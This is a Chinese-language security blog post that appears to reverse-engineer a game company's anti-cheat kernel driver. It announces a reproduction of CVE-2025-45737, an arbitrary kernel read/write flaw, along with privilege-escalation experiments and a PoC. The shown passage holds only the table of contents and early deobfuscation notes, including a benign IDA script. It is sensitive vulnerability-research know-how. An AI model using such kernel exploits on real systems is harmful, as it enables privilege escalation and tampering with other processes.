
某游戏大厂反作弊驱动分析:从代码去混淆到敏感行为还原,CVE-2025-45737任意内核读写漏洞复现、提权实验,附PoC
1. 写在前面
大家好,我是__Shinn,首先祝各位朋友国庆节快乐!
本文定位为抛砖引玉,分享一些实验性质的分析思路、代码验证方法,华中这几天降温有点猛,搞得有点小感冒,文章中如果存在表述不严谨、甚至出错的地方,欢迎在评论区指正
这篇笔记的由来是在中秋节的时候,当时在刷CVE相关的资讯,刷到了CVE-2025-45737,感觉比较有意思,便找朋友要了一份当时版本的驱动样本开始分析,但是中间比较忙,断断续续的写,所以拖到了今天发出来
本文涉及到的大部分工程文件已经整理好并开源到Github,欢迎给仓库Star
2. 文章目录速览
- 写在前面
- 分析开篇
- 初始化函数全貌
- 代码膨胀(算数查表网络)
- 运行时解密,隐藏真实函数调用
- 内部状态机打乱控制流(fla)
- 代码入口、出口复用(微型分发器)
- 字符串加密
- 尝试IDA插件去混淆
- 模拟执行解密函数调用
- 还原真实函数调用(patch bytes)
- 清洗代码膨胀
- 去除代码混淆效果
- 子初始化函数混淆处理
- Flt通讯端口无鉴权
- 驱动Flt通讯协议还原
- 驱动功能函数分析
- 任意内核地址读写(内核Shellcode)
- 任意用户地址读写(跨进程读写内存)
- 用户进程注入(内核态注入DLL)
- 任意终止用户进程(强杀进程)
- 笔者碎碎念
- 顺便分析
- 进程创建回调(ProcessNotifyEx)
- 线程创建回调(ThreadNotify)
- Ob句柄回调(进程、线程降权)
- 部署假Cr3、半清空PML4E(不受信附加行为检测)
- Hook nt!MmAccessFault
- 扫描局部句柄表(ExEnumHandleTable)
- Hal指针表完备性校验(Hal Hook检测)
- PCIe BAR空间信息获取(检测DMA)
- 反模拟器
- 彩蛋1(赞美友商)
- 彩蛋2(亲切问候)
- 提权实验
- 结束
- Git开源仓库
3. 分析开篇
- 在IDA中,我们定位到函数入口点
DriverEntry的代码处 - 从IDA中的框图来看,可以确认的是
DriverEntry仅仅是一个Stub函数,驱动的核心初始化逻辑并没有直接在DriverEntry中展开

- 这是因为该驱动将
几乎全部的驱动初始化操作都放在了sub_140225000函数中,并且接收参数分别为DriverObject、RegistryPath,如图所示

4. 初始化函数全貌

- 双击进去,会发现
sub_140225000是一个被混淆的巨型函数,如果尝试使用IDA的代码反编译功能(F5),此时IDA报错信息如下

- 我们从
IDA缩略图窥探这个巨型混淆函数的全貌,可见其混淆强度,笔者初次看到时属实被惊到了

- 我们用一个简单Py脚本,获取这个函数的基本信息:
TARGET = 0x140225000

f = ida_funcs.get_func(TARGET)

n_insn = 0
ea = f.start_ea
while ea < f.end_ea:
    n_insn += 1
    ea = idc.next_head(ea, f.end_ea)

n_blocks = len(list(ida_gdl.FlowChart(f)))

print("函数     :", idc.get_func_name(f.start_ea))
print("指令数   :", n_insn)
print("基本块数 :", n_blocks)
print("平均每块 :", round(n_insn / n_blocks, 1), "条指令")
- 运行该脚本,可以看到该巨型函数有着
54567条指令,只有98个基本块,甚至其中大部分还是控制流平坦化用到的跳转分发小块,实际上一个有效代码块大概有着2000行指令,这显然不是正常编译出来的产物


- 在初步处理该函数、修改部分IDA运行参数后,IDA卡死很长一段时间后,终于得到了反编译(F5)的结果,单单一个函数内部就反编译出了
14000多行代码,非常恶心的代码混淆、膨胀 - 大量的算数运算、变量符号中
掺杂了少量的真实业务代码,如图所示:
- 该驱动对关键、敏感操作组合使用了
多种代码混淆方式,目前笔者分析过程中,遇到了以下几种代码保护方式(包括但不限于,因为可能还有其他代码保护方式我没遇到):
- 算数查表代码膨胀
- 加密真实函数调用
- 控制流平坦化,打乱代码控制流
- 字符串加密
5. 代码膨胀(算数查表网络)
- 我们回到

sub_140225000开头处进行观察,会发现引用了2个只读全局变量unk_140055796、unk_140055896
- 我们跳过去看看这2个全局变量存的是什么:
-
unk_140055796存的应该是一张表,存储内容为FF、FE、FD、FC、.....、3、2、1 -unk_140055896存的内容就有点迷惑了,里面的内容怎么全是0



- 当笔者还在疑惑怎么表2内容全是0时,仔细一看才发现,将表2地址装载到r13寄存器
lea r13, unk_140055896后,对r13后续访问方式如下图所示: - 原来这里的
unk_140055896的作用只是提供一个初始偏移,后续访问表2内容时,要加上0xFB00、0x2100等偏移才是正确表内容
- 我们观察
sub_140225000函数的第一个大型分支块:
